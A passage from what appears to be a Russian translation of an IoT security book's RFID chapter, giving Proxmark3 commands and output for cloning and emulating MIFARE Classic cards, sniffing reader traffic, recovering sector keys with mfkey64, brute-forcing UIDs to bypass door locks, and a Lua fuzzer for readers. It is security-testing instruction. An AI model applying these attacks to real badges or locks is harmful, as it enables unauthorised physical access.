data  : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
trailer: 00 00 00 00 00 00 FF 07 80 69 FF FF FF FF FF FF
Trailer decoded:
Access block 0: rdAB wrAB incAB dectrAB
Access block 1: rdAB wrAB incAB dectrAB
Access block 2: rdAB wrAB incAB dectrAB
Access block 3: wrAbyA rdCbyA wrCbyA rdBbyA wrBbyA
UserData: 69
```

Чтобы клонировать карту MIFARE, используйте параметр `dump`. Этот параметр записывает файл со всей информацией из исходной карты. Вы можете сохранить и повторно использовать этот файл позже, чтобы создать новую, свежую копию исходной карты.

Параметр `dump` позволяет вам назначить имя файла или тип карты, дампа которой вы хотите сохранить. Просто передайте размер памяти карты. В этом примере мы используем 1 для размера памяти 1 КБ (хотя, поскольку 1 является размером по умолчанию, можно было бы его опустить). Команда использует ключи, которые мы сохранили в файле `dumpkeys.bin` для доступа к карте:

```
proxmark3> hf mf dump 1
[=] Reading sector access bits...
...
[+] Finished reading sector access bits
[=] Dumping all blocks from card...
[+] successfully read block 0 of sector 0.
```



```
[+] successfully read block 1 of sector 0.  
...  
[+] successfully read block 3 of sector 15.  
[+] time: 35 seconds  
[+] Succeeded in dumping all blocks  
[+] saved 1024 bytes to binary file hf-mf-B46F6F79-data.bin
```

Эта команда сохраняет данные в файле с именем hf-mf-B46F6F79-data.bin. Вы можете передавать файлы в формате .bin напрямую в другую RFID-метку.

Некоторые прошивки Proxmark3, поддерживаемые сторонними разработчиками, хранят данные еще в двух файлах с расширениями .eml и .json. Вы можете загрузить файл .eml в память Proxmark3 для дальнейшего использования, а также использовать файл .json со сторонним программным обеспечением и другими устройствами эмуляции RFID наподобие ChameleonMini. Эти данные легко преобразовать из одного формата файла в другой вручную или с помощью ряда автоматизированных скриптов, которые мы обсудим в разделе «Автоматизация RFID-атак с помощью скриптов для Proxmark3».

Чтобы скопировать сохраненные данные на новую карту, поместите карту в зону действия антенны Proxmark3 и используйте параметр restore Proxmark3:

```
proxmark3> hf mf restore  
[=] Restoring hf-mf-B46F6F79-data.bin to card  
Writing to block 0: B4 6F 6F 79 CD 08 04 00 01 2A 51 62 0B D9 BB 1D  
[+] isOk:00  
Writing to block 1: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
[+] isOk:01  
Writing to block 2: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
...  
Writing to block 63: FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF  
[+] isOk:01  
[=] Finish restore
```

Чтобы эта команда работала, карта не обязательно должна быть пустой, но команда restore снова использует файл dumpkeys.bin для доступа к карте. Если текущие ключи карты отличаются от ключей, хранящихся в файле dumpkeys.bin, операция записи завершится неудачно.

Имитация RFID-метки

В предыдущем примере мы клонировали RFID-метку, сохранив данные исходной метки в файлах с помощью команды dump и используя новую карту для восстановления извлеченных данных. Но также можно смоделировать RFID-тег с помощью Proxmark3, извлекая данные непосредственно из памяти устройства.

Загрузите ранее сохраненное содержимое тега MIFARE в память Proxmark3, используя параметр загрузки. Укажите имя файла .eml, в котором хранятся извлеченные данные:

```
proxmark3> hf mf eload hf-mf-B46F6F79-data
```

Обратите внимание, что этой команде иногда не удастся передать данные из всех сохраненных секторов в память Proxmark3. В этом случае вы получите сообщение об ошибке. Неоднократное использование команды позволит решить эту проблему и успешно завершить передачу.

Чтобы смоделировать RFID-метку с использованием данных из памяти устройства, используйте параметр `sim`:

```
proxmark3> hf mf sim *1 u 8c61b5b4
mf sim cardsize: 1K, uid: 8c 61 b5 b4 , numreads:0, flags:3 (0x03)
#db# 4B UID: 8c61b5b4
#db# SAK: 08
#db# ATQA: 00 04
```

Символ `*` выбирает все блоки тега, а следующее за ним число указывает размер памяти (в данном случае 1 – для MIFARE Classic 1 КБ). Параметр `u` указывает UID имитируемой RFID-метки.

Многие устройства IoT, такие как интеллектуальные дверные замки, используют UID метки для управления доступом в помещение. Эти замки основаны на списке идентификаторов меток, связанных с конкретными людьми, которым разрешено открывать дверь. Например, замок на двери офиса может открываться только тогда, когда RFID-метка с UID 8c61b5b4, которая, как известно, принадлежит законному сотруднику, поднесена к замку.

Вы можете подобрать действительный UID, моделируя метки со случайными значениями UID. Это может сработать, если метки, которые вы хотите взломать, используют UID с небольшим диапазоном значений, и возможны повторы.

Изменение содержимого RFID-меток

В некоторых случаях полезно изменить содержимое конкретного блока или сектора. Например, более продвинутый дверной замок офиса не будет просто проверять UID метки; он также проверит определенное значение, связанное с законным сотрудником, сохраненное в одном из блоков метки. Как и в примере из раздела «Моделирование RFID-меток», выбор произвольного значения может позволить вам обойти контроль доступа.

Чтобы изменить определенный блок MIFARE для метки, сохраненной в памяти Proxmark3, используйте параметр `eset`, за которым следуют номер блока и содержимое, которое вы хотите добавить в блок,

в шестнадцатеричном формате. В этом примере мы зададим значение 000102030405060708090a0b0c0d0e0f в блоке номер 01:

```
proxmark3> hf mf eset 01 000102030405060708090a0b0c0d0e0f
```

Чтобы проверить результат, используйте команду `eget`, после которой снова введите номер блока:

```
proxmark3> hf mf eget 01
data[ 1]:00 01 02 03 04 05 06 07 08 09 0a 0b 0c 0d 0e 0f
```

Теперь можно еще раз использовать команду `sim` для имитации измененной метки. Вы также можете изменить содержимое памяти имитируемой физической метки, используя параметр `wrbl`, за которым следует номер блока, тип используемого ключа (A или B) – значение по умолчанию которого в нашем случае равно FFFFFFFF – и содержимое в шестнадцатеричном формате:

```
proxmark3> hf mf wrbl 01 B FFFFFFFF 000102030405060708090a0b0c0d0e0f
--block no:1, key type:B, key:ff ff ff ff ff ff
--data: 00 01 02 03 04 05 06 07 08 09 0a 0b 0c 0d 0e 0f
#db# WRITE BLOCK FINISHED
isOk:01
```

Убедитесь, что конкретный блок был записан с помощью параметра `rdbl`, за которым следует номер блока 01 с ключом типа B, равным FFFFFFFF:

```
proxmark3> hf mf rdbl 01 B FFFFFFFF
--block no:1, key type:B, key:ff ff ff ff ff ff
#db# READ BLOCK FINISHED
isOk:01 data:00 01 02 03 04 05 06 07 08 09 0a 0b 0c 0d 0e 0f
```

Вывод содержит то же содержимое в шестнадцатеричном формате, которое вы записали в этот блок.

Атака на MIFARE с помощью приложения для Android

На телефонах Android вы можете запускать приложения, атакующие карты MIFARE. Одним из распространенных приложений для этого является MIFARE Classic Tool, который использует предварительно загруженный список ключей для перебора значений ключей и чтения данных карты. Затем вы можете сохранить данные для эмуляции устройства в будущем.

Чтобы прочитать метку, нажмите кнопку **READ TAG** (прочитать метку) в главном меню приложения. Должен появиться новый ин-

терфейс. Отсюда вы можете выбрать список, содержащий ключи по умолчанию для тестирования и индикатор выполнения, как показано на рис. 10.6.




Рис. 10.6. Интерфейс MIFARE Classic Tool для устройств Android

Сохраните эти данные в новую запись, щелкнув значок дискеты в верхней части интерфейса. Чтобы клонировать метку, нажмите кнопку **WRITE TAG** (записать метку) в главном меню. В новом интерфейсе выберите запись, нажав кнопку **SELECT DUMP** (Выбрать дамп), и запишите ее в другую метку.

После успешной операции чтения приложение отображает данные, полученные из всех блоков, как показано на рис. 10.7.

Команды RAW для небрендируемых или некоммерческих RFID-меток

В предыдущих разделах мы использовали специфичные для поставщика команды для управления коммерческими RFID-метками с помощью Proxmark3. Но системы интернета вещей иногда используют небрендируемые (безымянные) или некоммерческие метки. В этом случае вы можете использовать Proxmark3 для отправки пользовательских необработанных команд. Необработанные команды очень полезны, когда вы можете получить структуры команд из технического описания метки, и эти команды еще не реализованы в Proxmark3.




Рис. 10.7. Клонирование метки RFID

Вместо этого в следующем примере чтобы использовать команду `hf mf`, как мы делали в предыдущих разделах, мы будем использовать необработанные команды для чтения тега MIFARE Classic размером 1 КБ.

Идентификация карты и чтение ее спецификации

Сначала используйте команду `hf search`, чтобы убедиться, что карта находится в зоне действия считывателя:

```
proxmark3> hf search
UID : 80 55 4b 6c
ATQA : 00 04
SAK : 08 [2]
TYPE : NXP MIFARE CLASSIC 1k | Plus 2k SL1
proprietary non iso14443-4 card found, RATS not supported
No chinese magic backdoor command detected
Prng detection: WEAK
Valid ISO14443A Tag Found - Quitting Search
```

Затем проверьте спецификацию карты, которую вы можете найти на сайте поставщика (https://www.nxp.com/docs/en/data-sheet/MF1S50YYX_V1.pdf и <https://www.nxp.com/docs/en/application-note/AN10833.pdf>). Согласно спецификации, чтобы установить соединение с картой и выполнить операцию с памятью, мы должны следовать протоколу, показанному на рис. 10.8.

Согласно протоколу, требуется четыре команды для установления аутентифицированного соединения с меткой MIFARE. Первая команда, Request all или REQA, заставляет метку отвечать кодом, который включает размер UID метки. На этапе цикла предотвращения коллизий считыватель запрашивает UID всех меток в рабочем поле, а на этапе выбора карты выбирает отдельную метку для дальнейших транзакций. Затем считыватель указывает место в памяти метки для операции доступа к памяти и аутентифицируется с помощью соответствующего ключа. Процесс аутентификации будет описан ниже, в разделе «Извлечение ключа сектора из перехваченного трафика».

Отправка необработанных команд

Использование необработанных команд подразумевает, что вы будете вручную отправлять каждый конкретный байт команды (или ее части), соответствующие данные команды и в конечном счете байты CRC для карт, требующих обнаружения ошибок. Например, команда Proxmark3 hf 14a гаw позволяет отправлять команды ISO14443A в метку, совместимую с ISO14443A. Затем вы вводите необработанные команды в шестнадцатеричном формате после параметра -p.




Рис. 10.8. Протокол аутентификации тегов MIFARE

Вам понадобятся шестнадцатеричные коды операций для команд, которые вы хотите использовать. Вы можете найти их в спецификации карты. Эти коды операций соответствуют шагам протокола аутентификации, показанным на рис. 10.8.

Сначала используйте команду `hf 14a raw -p -b 7 26` с параметром `-p`. Затем отправьте команду `request all`, которой соответствует шестнадцатеричный код операции 26. Согласно спецификации этой команде требуется 7 бит, поэтому используйте параметр `-b 7` для определения максимального количества используемых битов. Значение по умолчанию – 8 бит.

```
proxmark3> hf 14a raw -p -b 7 26
received 2 bytes:
04 00
```

Устройство отвечает сообщением об успешном выполнении под названием ATQA со значением 0x4. Этот байт указывает, что размер UID составляет четыре байта. Вторая команда – Anti-collision (предотвращение коллизий), которой соответствует шестнадцатеричный код операции 93 20:

```
proxmark3> hf 14a raw -p 93 20
received 5 bytes:
80 55 4B 6C F2
```

Устройство отвечает, сообщая свой UID 80 55 4b 6c. Также возвращается байт, сгенерированный операцией XOR, выполненной над всеми предыдущими байтами. Теперь нам нужно отправить команду `SELECT Card` (Выбрать карту), которой соответствует шестнадцатеричный код операции 93 70, а за ним следует предыдущий ответ, который содержит UID тега:

```
proxmark3> hf 14a raw -p -c 93 70 80 55 4B 6C F2
received 3 bytes:
08 B6 D0
```

Наконец, вы готовы к аутентификации с использованием ключа сектора типа A (шестнадцатеричный код операции 60) и паролю по умолчанию для сектора 00:

```
proxmark3> hf 14a raw -p -c 60 00
received 4 bytes:
5C 06 32 57
```

Теперь можете продолжить другие операции с памятью, перечисленные в спецификации, например чтение блока. Предлагаем вам самостоятельно завершить это упражнение.

Подслушивание обмена данными между меткой и считывателем

Proxmark3 может прослушивать транзакции между считывателем и меткой. Эта операция чрезвычайно полезна, если вы хотите изучить данные, которыми обмениваются метка и IoT-устройство.

Чтобы начать прослушивание канала связи, поместите антенну Proxmark3 между меткой и считывателем, выберите либо высокочастотную, либо низкочастотную операцию, укажите реализацию метки и используйте параметр `snoop`. (Некоторые метки, зависящие от реализации поставщика, вместо этого используют параметр `sniff`.)

В следующем примере мы пытаемся перехватить обмен метки, совместимой с ISO14443A, поэтому выбираем параметр `14a`:

```
$ proxmark3> hf 14a snoop
#db# cancelled by button
#db# COMMAND FINISHED
#db# maxDataLen=4, Uart.state=0, Uart.len=0
#db# traceLen=11848, Uart.output[0]=00000093
```

Мы прерываем захват, нажимая кнопку Proxmark3, когда связь между картой и считывателем завершается. Чтобы получить захваченные пакеты, укажите либо высокую частоту, либо низкую частоту операции, параметр `list` и реализацию метки:

```
proxmark3> hf list 14a
Recorded Activity (TraceLen = 11848 bytes)
Start = Start of Start Bit, End = End of last modulation. Src = Source of Transfer
iso14443a - All times are in carrier periods (1/13.56Mhz)
iClass - Timings are not as accurate
...
0 | 992 | Rdr | 52' | | WUPA
2228 | 4596 | Tag | 04 00 | |
7040 | 9504 | Rdr | 93 20 | | ANTICOLL
10676 | 16564 | Tag | 80 55 4b 6c f2 | |
19200 | 29728 | Rdr | 93 70 80 55 4b 6c f2 30 df | ok | SELECT_UID
30900 | 34420 | Tag | 08 b6 dd | |
36224 | 40928 | Rdr | 60 00 f5 7b | ok | AUTH-A(0)
42548 | 47220 | Tag | 63 17 ec f0 | |
56832 | 66208 | Rdr | 5f! 3e! fb d2 94! 0e! 94 6b | !crc| ?
67380 | 72116 | Tag | 0e 2b b8 3f! | |
...
```

На выходе также будут декодированы идентифицированные операции. Восклицательные знаки рядом с шестнадцатеричными байтами указывают на то, что во время захвата произошла битовая ошибка.

Извлечение ключа сектора из перехваченного трафика

Подслушивание RFID-трафика может раскрывать конфиденциальную информацию, особенно когда метки используют слабые элементы аутентификации или незашифрованные каналы связи. Поскольку метки MIFARE Classic используют протокол слабой аутентификации, вы можете извлечь закрытый ключ сектора, зафиксировав однократную успешную аутентификацию между меткой и считывателем RFID.

Согласно спецификации, метки MIFARE Classic выполняют трехходовой контроль аутентификации с помощью считывателя RFID для каждого запрошенного сектора. Сначала RFID-метка выбирает параметр с именем *nt* и отправляет его в считыватель RFID. Считыватель выполняет криптографическую операцию, используя закрытый ключ и полученный параметр. Он генерирует ответ *ag*. Затем выбирает параметр с именем *ng* и отправляет его в RFID-метку вместе с *ag*. Далее метка выполняет аналогичную криптографическую операцию с параметрами и закрытым ключом, генерируя ответ, который она отправляет обратно считывателю RFID. Поскольку криптографические операции, выполняемые считывателем и меткой, являются слабыми, знание этих параметров позволяет вычислить закрытый ключ!

Давайте рассмотрим перехват сообщений, зафиксированных в предыдущем разделе для извлечения следующих параметров обмена:

```
proxmark3> hf list 14a
```

```
Start = Start of Start Bit, End = End of last modulation. Src = Source of Transfer
```

```
iso14443a - All times are in carrier periods (1/13.56Mhz)
```

```
iClass - Timings are not as accurate
```

```
Start |End | Src | Data (! denotes parity error, ' denotes short bytes)| CRC | Annotation |
-----|-----|-----|-----|-----|-----|
```

```
---
```

```
0 |992 | Rdr | 52' | | WUPA
2228 | 4596 | Tag | 04 00 | | 
7040 | 9504 | Rdr | 93 20 | | ANTICOLL
10676 | 16564 | Tag | 80 55 4b 6c f2 | | ❶
19200 | 29728 | Rdr | 93 70 80 55 4b 6c f2 30 df | ok | SELECT_UID
30900 | 34420 | Tag | 08 b6 dd | | 
36224 | 40928 | Rdr | 60 00 f5 7b | ok | AUTH-A(0)
42548 | 47220 | Tag | 63 17 ec f0 | | ❷
56832 | 66208 | Rdr | 5f! 3e! fb d2 94! 0e! 94 6b | !crc| ? ❸
67380 | 72116 | Tag | 0e 2b b8 3f! | | ❹
```

Мы можем идентифицировать UID ❶ карты как значение, которое стоит перед командой SELECT_UID. Параметры *nt* ❷, *ng*, *ag* ❸ и *at* ❹ появляются только после команды AUTH-A(0), всегда в этом порядке.

Исходный код Proxmark3 содержит инструмент с именем *mfkey64*, который может выполнить для нас криптографические вычисления. Передайте ему UID карты, за которым следуют параметры *nt*, *ng*, *ag* и *at*:

```
$ ./tools/mfkey/mfkey64 80554b6c 6317ecf0 5f3efbd2 940e946b 0e2bb83f
MIFARE Classic key recovery - based on 64 bits of keystream
Recover key from only one complete authentication!
Recovering key for:
  uid: 80554b6c
  nt: 6317ecf0
  {nr}: 5f3efbd2
  {ar}: 940e946b
  {at}: 0e2bb83f
LFSR successors of the tag challenge:
  nt' : bb2a17bc
  nt'' : 70010929
Time spent in lfsr_recovery64(): 0.09 seconds
Keystream used to generate {ar} and {at}:
  ks2: 2f2483d7
  ks3: 7e2ab116
Found Key: [FFFFFFFFFFFF] ⓘ
```

Если параметры верны, инструмент вычисляет закрытый ключ ⓘ для сектора.

Атака путем подделки RFID

В этом разделе мы покажем вам, как подделать легальную RFID-метку и выполнить атаку прямым перебором против контроля аутентификации RFID-считывателя. Эта атака полезна в случаях, когда у вас есть длительный доступ к легальному считывателю и ограниченный доступ к метке жертвы.

Как вы могли заметить, легальная метка отправит ответ at легальному считывателю только после трехэтапной аутентификации. Злоумышленники, имеющие физический доступ к считывателю, могут подделать метку RFID, сгенерировать свой собственный ответ nt и получить ng и ag от легального считывателя. Хотя сеанс аутентификации не может успешно завершиться, поскольку злоумышленники не знают ключ сектора, они могут выполнить атаку методом перебора остальных параметров и вычислить ключ.

Чтобы выполнить атаку легитимного считывателя, используйте команду имитации тега hf mf sim:

```
proxmark3> hf mf sim *1 u 19349245 x i
mf sim cardsize: 1K, uid: 19 34 92 45 , numreads:0, flags:19 (0x13)
Press pm3-button to abort simulation
#db# Auth attempt {nr}{ar}: c67f5ca8 68529499
Collected two pairs of AR/NR which can be used to extract keys from reader:
...
```

Символ * выбирает все блоки тегов. Следующее за ним число указывает размер памяти (в данном примере 1 – для MIFARE Classic 1 KB). Параметр u перечисляет UID поддельной метки RFID, а пара-

метр *x* включает атаку. Параметр *i* позволяет пользователю получать интерактивный вывод.

Вывод команды будет содержать значения *ng* и *ag*, которые мы можем использовать для выполнения вычисления ключа таким же образом, как и в предыдущем разделе. Обратите внимание, что даже после вычисления ключа сектора нам нужно будет получить доступ к фальсифицируемой метке для чтения ее памяти.

Автоматизация RFID-атак с помощью механизма скриптов Proxmark3

Программное обеспечение Proxmark3 поставляется с предварительно загруженным списком скриптов автоматизации, которые можно использовать для выполнения простых задач. Чтобы получить полный список, используйте команду `script list`:

```
$ proxmark3> script list
brutesim.lua      A script file
tnp3dump.lua      A script file
...
dumptoemul.lua    A script file
mfkeys.lua         A script file
test_t55x7_fsk.lua A script file
```

Затем используйте команду запуска скрипта, за которой следует его имя, чтобы выполнить один из скриптов. Например, следующая команда выполняет скрипт `mfkeys`, в котором используются методы, представленные выше в этой главе (см. раздел «Взлом ключей методом перебора») для автоматизации процесса прямого подбора пароля MIFARE Classic:

```
$ proxmark3> script run mfkeys
--- Executing: mfkeys.lua, args ''
This script implements check keys.
It utilises a large list of default keys (currently 92 keys).
If you want to add more, just put them inside mf_default_keys.lua.
Found a NXP MIFARE CLASSIC 1k | Plus 2k tag
Testing block 3, keytype 0, with 85 keys
...
Do you wish to save the keys to dumpfile? [y/n] ?
```

Еще один очень полезный скрипт – `dumptoemul`, который преобразует файл `.bin`, созданный с помощью команды `dump`, в файл `.eml`, который вы можете напрямую загрузить в память эмулятора Proxmark3:

```
proxmark3> script run dumptoemul -i dumpdata.bin -o CEA0B6B4.eml
--- Executing: dumptoemul.lua, args '-i dumpdata.bin -o CEA0B6B4.eml'
```

Wrote an emulator-dump to the file CEA0B6B4.eml
-----Finished

Параметр `-i` определяет входной файл (в нашем случае `dumpdata.bin`), а параметр `-o` указывает выходной файл.

Эти скрипты могут быть очень полезны, когда у вас есть физический доступ к IoT-устройству с поддержкой RFID только на ограниченный период времени, и вы хотите автоматизировать большое количество операций тестирования.

Пользовательские сценарии использования RFID-фаззинга

В этом разделе мы покажем вам, как использовать механизм скриптов Proxmark3 для выполнения простой операции фаззинга на основе мутаций против считывателя RFID. Фаззеры итеративно или случайным образом генерируют входные данные для целевого устройства, что может привести к проникновению в устройство в обход защиты. Вместо того чтобы пытаться найти известные дефекты в системе с поддержкой RFID, вы можете использовать этот процесс для выявления новых уязвимостей в реализации.

Фаззеры на основе мутаций генерируют входные данные, изменяя начальное значение, которое обычно является нормальными данными, обычно применяемыми в системе. В нашем случае это начальное значение может быть действительной меткой RFID, которую мы успешно клонировали. Мы создадим сценарий, который автоматизирует процесс подключения к считывателю RFID в качестве этой легальной метки, а затем сгенерирует недопустимые, неожиданные или случайные данные в блоках его памяти. Когда считыватель пытается обработать искаженные данные, может выполняться непредвиденный поток кода, что приводит к сбою приложения или устройства. Ошибки и исключения могут помочь вам найти опасные лазейки в приложении для считывания RFID.

Мы нацелимся на встроенный считыватель RFID на устройстве Android и программное обеспечение, которое получает данные RFID-меток. (Вы можете найти множество приложений для чтения RFID в Android Play Store, которые можно использовать в качестве потенциальных целей.) Напишем код фаззинга на языке Lua. Вы можете найти полный исходный код в репозитории книги. Дополнительная информация о Lua также приводится в главе 5.

Для начала сохраните следующую скелетную заготовку скрипта в папке `Proxmark3 client/scripts`, используя имя `fuzzer.lua`. Этот скрипт, у которого нет никаких функций, теперь будет появляться в списке, когда вы используете команду `script list`:

File: `fuzzer.lua`
author = "Book Authors"

```
desc = "This is a script for simple fuzzing of NFC/RFID implementations"

function main(args)
end

main()
```

Затем дополните скрипт, чтобы он использовал Proxmark3 для подделки легальной метки и установления соединения со считывателем. Мы будем использовать метку, которую мы уже прочитали, экспортировали в файл .bin с помощью команды `dump` и преобразовали в файл .eml с помощью сценария `dumpptoemul`. Предположим, этот файл называется CEA0B6B4.eml.

Сначала создадим локальную переменную `tag` для хранения данных метки:

```
local tag = {}
```

Затем мы создаем функцию `load_seed_tag()`, которая загружает сохраненные данные из файла CEA0B6B4.eml в память эмулятора Proxmark3, а также в ранее созданную локальную переменную с именем `tag`:

```
function load_seed_tag()
    print("Loading seed tag...").
    core.console("hf mf eload CEA0B6B4") ❶
    os.execute('sleep 5')
    local infile = io.open("CEA0B6B4.eml", "r")
    if infile == nil then
        print(string.format("Could not read file %s",tostring(input)))
    end
    local t = infile:read("*all")
    local i = 0
    for line in string.gmatch(t, "[^\n]+") do
        if string.byte(line,1) ~= string.byte("+",1) then
            tag[i] = line ❷
            i = i + 1
        end
    end
end
end
```

Чтобы загрузить файл .eml в память Proxmark3, используем параметр `eload` ❶. Вы можете использовать команды Proxmark3, указав их в качестве аргументов в вызове функции `core.console()`. Следующая часть функции вручную считывает файл, анализирует строки и добавляет содержимое в переменную `tag` ❷. Как мы уже говорили, иногда команде `eload` не удастся с первого раза передать данные из всех сохраненных секторов в память Proxmark3, поэтому вам, возможно, придется использовать их неоднократно.

Наш упрощенный фаззер изменит начальное значение переменной `tag`, поэтому нам нужно написать функцию, которая создает случайные изменения в памяти исходной метки. Используем локальную переменную с именем `charset` для хранения доступных шестнадцатеричных символов, которые мы можем использовать для внесения этих изменений:

```
local charset = {} do
  for c = 48, 57 do table.insert(charset, string.char(c)) end
  for c = 97, 102 do table.insert(charset, string.char(c)) end
end
```

Чтобы заполнить переменную `charset` мы выполняем итерацию представления ASCII символов от 0 до 9 и от a до f. Затем создаем функцию `randomize()`, которая использует символы, хранящиеся в предыдущей переменной, для создания мутаций в эмулируемом теге:

```
function randomize(block_start, block_end)
  local block = math.random(block_start, block_end) ❶
  local position = math.random(0,31) ❷
  local value = charset[math.random(1,16)] ❸

  print("Randomizing block " .. block .. " and position " .. position)

  local string_head = tag[block]:sub(0, position)
  local string_tail = tag[block]:sub(position+2)
  tag[block] = string_head .. value .. string_tail

  print(tag[block])
  core.console("hf mf eset „ .. block .. „ „ .. tag[block]) ❹
  os.execute('sleep 5')
end
```

Точнее, эта функция случайным образом выбирает блок памяти ❶ метки и позицию в каждом выбранном блоке ❷, а затем вводит новую мутацию, заменяя этот символ случайным значением ❸ из набора символов. Затем мы обновляем память Proxmark3 с помощью команды `hf mf eset` ❹.

Далее создаем функцию с именем `fuzz()`, которая многократно использует функцию `randomize()` для создания новой мутации в исходных данных метки и эмулирует метку для считывателя RFID:

```
function fuzz()
  ❶ core.clearCommandBuffer()
  ❷ core.console("hf mf dbg 0")
  os.execute('sleep 5')
  ❸ while not core.ukbhit() do
    randomize(0,63)
```

```

    ❶ core.console("hf mf sim *1 u CEA0B6B4")
end
print("Aborted by user")
end

```

Функция `fuzz()` также использует вызов API `core.clearCommandBuffer()` ❶ для удаления всех оставшихся команд из очереди команд Proxmark3 и команду `hf mf dbg` ❷ для отключения сообщений отладки. Она выполняет фаззинг несколько раз, используя цикл `while`, пока пользователь не нажмет аппаратную кнопку Proxmark3. Мы обнаруживаем это с помощью вызова API `core.ukbhit()` ❸. Мы реализуем симуляцию метки с помощью команды `hf mf sim` ❹.

Затем добавляем функции к исходному каркасу скрипта в `fuzzer.lua` и меняем функцию `main`, добавляя вызов функций `load_seed_tag()` и `fuzz()`:

```

File: fuzzer.lua
author = "Book Authors"
desc = "This is a script for simple fuzzing of NFC/RFID implementations"

...Previous functions..
function main(args)
    load_seed_tag()
    fuzz()
end
main()

```

Чтобы начать фаззинг, поместите антенну Proxmark3 рядом со считывателем RFID, который обычно находится на задней панели устройства Android (рис. 10.9).

Затем выполните команду `script run fuzzer`:

```

proxmark3> script run fuzzer
Loading seed tag...
.....
Loaded 64 blocks from file: CEA0B6B4.eml
#db# Debug level: 0
Randomizing block 6 and byte 19
00000000000000000000000000000000
mf sim cardsize: 1K, uid: ce a0 b6 b4 , numreads:0, flags:2 (0x02)
Randomizing block 5 and byte 8
636f6dfe600000000000000000000000
mf sim cardsize: 1K, uid: ce a0 b6 b4 , numreads:0, flags:2 (0x02)
Randomizing block 5 and byte 19
636f6dfe600000000000400000000000
...

```

Вывод должен содержать точную мутацию, которая происходит при каждом обмене данными со считывателем. При каждом установ-

ленном соединении считыватель будет пытаться извлечь и проанализировать измененные данные метки. В зависимости от мутации эти входные данные могут влиять на поведение считывателя, приводя к непредсказуемому поведению или даже к сбоям приложения. В худшем случае дверной замок с поддержкой RFID, на котором установлено программное обеспечение для контроля доступа, может выйти из строя при получении измененных входных данных, что позволит любому человеку свободно открыть дверь.

